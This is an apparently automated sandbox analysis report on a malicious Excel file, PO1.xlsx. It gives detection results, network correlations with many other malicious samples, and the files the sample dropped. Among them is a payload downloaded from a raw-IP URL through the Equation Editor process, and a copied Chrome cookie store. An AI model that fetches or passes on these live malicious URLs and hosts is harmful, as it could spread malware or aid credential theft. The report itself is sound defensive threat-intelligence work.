Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/12@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 64.6% (good quality ratio 63.2%) • Quality average: 85.9% • Quality standard deviation: 23.5%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/321136/sample/PO1.xlsx

Simulations

Behavior and APIs

Time	Type	Description
12:01:59	API Interceptor	95x Sleep call for process: EQNEDT32.EXE modified
12:02:02	API Interceptor	1245x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.223	Vd58qg0dhp.exe	Get hash	malicious	Browse	
	Wrong Transfer Payment - Chk Clip Copy.exe	Get hash	malicious	Browse	
	Doc.exe	Get hash	malicious	Browse	
	SWIFT.exe	Get hash	malicious	Browse	
	TNT Receipt_AWB87993766478.exe	Get hash	malicious	Browse	
	BALANCE PAYMENT.exe	Get hash	malicious	Browse	
	remittance advice_pdf_____.exe	Get hash	malicious	Browse	
	4Pqkg8wt6j.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PackedNET.461.28807.exe	Get hash	malicious	Browse	
	sOZgfrw6FT.exe	Get hash	malicious	Browse	
	Steel Clik PO#7770022460.exe	Get hash	malicious	Browse	
	P.O. #HBG00356.doc (2).exe	Get hash	malicious	Browse	
	lA1LHK759T.exe	Get hash	malicious	Browse	
	bOp4cgWZkD.exe	Get hash	malicious	Browse	
	5uWZrHiNrw.exe	Get hash	malicious	Browse	
	LUD6Fjo15x.exe	Get hash	malicious	Browse	
	Akribis Systems Pte New PO2006115.exe	Get hash	malicious	Browse	
	5NFH9k6VIL.exe	Get hash	malicious	Browse	
	hqFlnbOS2i.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.KillProc2.14304.20237.exe	Get hash	malicious	Browse	
174.129.214.20	{REQUEST FOR QUOTATION-local lot.1,2,3,4,6containe r..exe	Get hash	malicious	Browse	• api.ipify.org/
	1119_673423.doc	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	35WF7sZ7IR.exe	Get hash	malicious	Browse	• api.ipify.org/
	FACTURA.PDF.exe	Get hash	malicious	Browse	• api.ipify.org/
	Amended PO4800.exe	Get hash	malicious	Browse	• api.ipify.org/
	ScanDocuments202011PDF.exe	Get hash	malicious	Browse	• api.ipify.org/
	Commercial Invoice73802,PDF.exe	Get hash	malicious	Browse	• api.ipify.org/
	QUOTE.exe	Get hash	malicious	Browse	• api.ipify.org/
	1102905893.doc	Get hash	malicious	Browse	• api.ipify.org/
	1PmYoQcjTf.exe	Get hash	malicious	Browse	• api.ipify.org/
	uHrRcraZmP.exe	Get hash	malicious	Browse	• api.ipify.org/
	qIFdMHzqoE.exe	Get hash	malicious	Browse	• api.ipify.org/
	QZ0gaAlf0Z.exe	Get hash	malicious	Browse	• api.ipify.org/
	XTS QT-00572 REV_ASME NAMEPLATE MATERIAL Spec_scanned from a xerox printer001.exe	Get hash	malicious	Browse	• api.ipify.org/
	New Order_40981.exe	Get hash	malicious	Browse	• api.ipify.org/
	CHIBYKE08.exe	Get hash	malicious	Browse	• api.ipify.org/
	vT444moDbD.exe	Get hash	malicious	Browse	• api.ipify.org/
	PRODUCT SPECIFICATIONS.exe	Get hash	malicious	Browse	• api.ipify.org/
	INVOICE-ORDERP-I_ INDUSTRIAL SUPPLYINGS_pdf.exe	Get hash	malicious	Browse	• api.ipify.org/
	PO 2020-8713.exe	Get hash	malicious	Browse	• api.ipify.org/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 208.91.199.224
	0hgHwEkIWY.exe	Get hash	malicious	Browse	• 208.91.198.143
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Order List.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	Shipping doc.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	OrV86zxFWHW1j0f.exe	Get hash	malicious	Browse	• 208.91.199.224
	XDMBhLJxD1Qf7JW.exe	Get hash	malicious	Browse	• 208.91.199.224
	me4qssWAMQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	Vd58qg0dhp.exe	Get hash	malicious	Browse	• 208.91.199.223
	15egpuWfT3.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details.exe	Get hash	malicious	Browse	• 208.91.198.143
	Wrong Transfer Payment - Chk Clip Copy.exe	Get hash	malicious	Browse	• 208.91.199.223
	WireTransfer Copy767.exe	Get hash	malicious	Browse	• 208.91.199.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DOH0003675550.pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	aviso de remesas_pdf_____.exe	Get hash	malicious	Browse	• 208.91.199.224
	Doc.exe	Get hash	malicious	Browse	• 208.91.199.223
	SWIFT.exe	Get hash	malicious	Browse	• 208.91.199.223
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	• 208.91.199.225
elb097307-934924932.us-east-1.elb.amazonaws.com	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order.exe	Get hash	malicious	Browse	• 54.225.66.103
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 54.204.14.42
	Ejgvvuwuu8.exe	Get hash	malicious	Browse	• 54.225.169.28
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.204.14.42
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 54.204.14.42
	zRHI9DJ0YKIPfBX.exe	Get hash	malicious	Browse	• 54.235.182.194
	{REQUEST FOR QUOTATION-local lot.1,2,3,4,6container..exe	Get hash	malicious	Browse	• 174.129.214.20
	chib(1).exe	Get hash	malicious	Browse	• 54.225.153.147
	dede.exe	Get hash	malicious	Browse	• 184.73.247.141

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	document.doc	Get hash	malicious	Browse	• 192.210.214.139
	Financial draft.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	Order List.xlsx	Get hash	malicious	Browse	• 198.23.213.57
	PI_SMK18112020.xlsx	Get hash	malicious	Browse	• 198.23.212.152
	y5y4LzZPCE.exe	Get hash	malicious	Browse	• 192.210.214.146
	8pSlNVws0a.exe	Get hash	malicious	Browse	• 192.210.214.146
	PaymentNOV+2020.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	Finance Draft COO.xlsx	Get hash	malicious	Browse	• 192.210.214.146
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	http://https://techmusicdocs.ml/cgi/wnw/f14bd18100fd55fbd62a16f226e272e2/L001L001.htm	Get hash	malicious	Browse	• 198.23.213.236
	ShippingDoc.jar	Get hash	malicious	Browse	• 198.46.141.66
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 198.46.134.245
	http://https://bremen.com.ve/TDS/ofc1	Get hash	malicious	Browse	• 192.210.150.19
	Order List.xlsx	Get hash	malicious	Browse	• 75.127.1.225
	PO-4806125050.xlsx	Get hash	malicious	Browse	• 198.23.213.57
	6266715850.xlsx	Get hash	malicious	Browse	• 192.210.214.146
AMAZON-AESUS	http://https://rebrand.ly/zkp0y	Get hash	malicious	Browse	• 54.227.164.140
	AccountStatements.html	Get hash	malicious	Browse	• 18.209.113.162
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 52.71.133.130
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• 23.21.126.66
	BBVA confirming Aviso de pago Eur5780201120.exe	Get hash	malicious	Browse	• 50.19.252.36
	Ejgvvuwuu8.exe	Get hash	malicious	Browse	• 54.225.169.28
	PO N0.1500243224._PDF.exe	Get hash	malicious	Browse	• 54.204.14.42
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 54.204.14.42
	zRHI9DJ0YKIPfBX.exe	Get hash	malicious	Browse	• 54.235.182.194
	{REQUEST FOR QUOTATION-local lot.1,2,3,4,6containe r..exe	Get hash	malicious	Browse	• 174.129.214.20
PUBLIC-DOMAIN-REGISTRYUS	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 208.91.199.224
	Zahlung.exe	Get hash	malicious	Browse	• 162.222.226.70
	0hgHwEklWY.exe	Get hash	malicious	Browse	• 208.91.198.143
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	Zahlung.exe	Get hash	malicious	Browse	• 162.222.226.70
	Lieferadresse.exe	Get hash	malicious	Browse	• 162.222.226.70
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Order List.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	Shipping doc.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	OrV86zxFWHW1j0f.exe	Get hash	malicious	Browse	• 208.91.199.224
	XDMBhLJxD1Qf7JW.exe	Get hash	malicious	Browse	• 208.91.199.224
	me4qssWAMQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	Vd58qg0dhp.exe	Get hash	malicious	Browse	• 208.91.199.223
	15egpuWfT3.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO_287104.exe	Get hash	malicious	Browse	• 208.91.198.225
	Machine drawing.exe	Get hash	malicious	Browse	• 199.79.63.24
	Shipping Details.exe	Get hash	malicious	Browse	• 208.91.198.143
	Wrong Transfer Payment - Chk Clip Copy.exe	Get hash	malicious	Browse	• 208.91.199.223
	http://https://www.vedansha.com/doc/office/LatestLOGOOfficeEncoded/LatestLOGOOfficeEncoded/RedirectPage/marc.loney@navitas.com	Get hash	malicious	Browse	• 103.50.162.107

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	Payment_Confirmation_Slip.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	Order List.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	6021557.xls	Get hash	malicious	Browse	• 174.129.214.20
	Order List.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	PO-4806125050.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	6266715850.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	Quote Request.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	SMBS PO 30 quotation.xls	Get hash	malicious	Browse	• 174.129.214.20
	Order_Request_Retail_20-11691-AB.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	pgknUuXJCT.rtf	Get hash	malicious	Browse	• 174.129.214.20
	Order BS0098765.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	VESSEL CONTACT DETAILS.doc	Get hash	malicious	Browse	• 174.129.214.20
	MB SHIPPING PDA TEMPLATE.xlsm	Get hash	malicious	Browse	• 174.129.214.20
	VESSEL DETAILS.doc	Get hash	malicious	Browse	• 174.129.214.20
	SHIP#UfffdS PARTICULAR.xlsm	Get hash	malicious	Browse	• 174.129.214.20
	BUNGE OPS.doc	Get hash	malicious	Browse	• 174.129.214.20
	#4725162.doc	Get hash	malicious	Browse	• 174.129.214.20
	Quote Request October-2020.xls	Get hash	malicious	Browse	• 174.129.214.20

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	VESSEL PARTICULARS.doc	Get hash	malicious	Browse	• 174.129.214.20

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,IH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1109170251425975
Encrypted:	false
SSDEEP:	6:kKLwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:IkPlE99SNxAhUegeT2
MD5:	17FE41C8397CB4C39C503CA7892E128E
SHA1:	69D074F9B7A37EABAD5599A752C1815930E77C20
SHA-256:	C52BE95C7DB1CEC17548DFBF604FE6226CE3F6458BD9EF66FBACC06814121630
SHA-512:	1677D1E150F609B138125F6E687CC9F1DD2260C4117394E909E8824231DCE26316EA4F27C36959D98BC636E2E2E3DE77BC3DF658E54AA947F4AED76F2E102167
Malicious:	false
Reputation:	low
Preview:	p..... .....{.v8x...(..... ....Y.....$.....8...h.t.t.p.:.//.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	945664
Entropy (8bit):	6.87101358003814
Encrypted:	false
SSDEEP:	24576:j6j4rvrKwang6WCxVA0d6yxE6iw2lKK0D/YNN:92wa5xB62ElJubYNN
MD5:	3D549885E44863C57F59EAB47F2271CC
SHA1:	76C51BE921EF41FF2596F3F882B91C8EDE3713C7
SHA-256:	1D9C8EE9BE6E0EE20B600C71989292AA2EFD0849611389E3121BAE364D9D6ADF
SHA-512:	60D415743A8212CFC649ED20670D2EE4DFF060CBF93475A7BC5F8D273BBBED5E472FB9D5EA055FA126D6986B250CA3203894B0454E6162FBD14E2DCEECA40FC9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	
IE Cache URL:	http://192.3.141.160/document/vbc.exe
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....p.....@.....@.....z$.....P...w.....@..... .....CODE....@..... ..`DATA....h.....@...BSS.....idata..z$.....&.....@....tls.....0.....rdata .....@.....@..P.reloc...w...P...x.....@..P.rsrc.....x.....@..P.....0.....@..P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2505BD01.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B1B89C3B.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0152883952723792
Encrypted:	false
SSDEEP:	3072:rXtr8tV3lqf4ZdAt06J6dabLr92W2qtX2cy:xahIFdyiaT2qtXw
MD5:	0EACAACA6696FF166D2BE2957DE495B1
SHA1:	6FC6E9625708DE1A29DA8607A9D475EE08554B69
SHA-256:	FA9654EB231E5284BB041DB4212EC6975019F29A0E7801F5C75C8BC568D25B77
SHA-512:	AB53AC4ABFA5AA33942D42F1904C21F4E7349D32A573753B78EE1F75789C91CBF8FDF3970F6CD93D1C06731154F90BF699CAD902C728D1E547CDAB630FC989(
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....1...1....<.1...1. .N7X<.1.4.1.....1. .1..N7X<.1.4.1. ....y.R4.1.<.1. .....z.R.....X...%...7.....{ .@.....C.a.l.i.b.r.....1.X...4.1.h.1..2.R.....1...1.. {.R.....1.....dv.....%.....%.....%.....l.....l....."....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F..... .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D6627100.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Temp\CabCE09.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G.....b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u..s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\TarCE0A.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\xjp3jnfs.ylv\Chrome\Default\Cookies	
Process:	C:\Users\Public\vbc.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
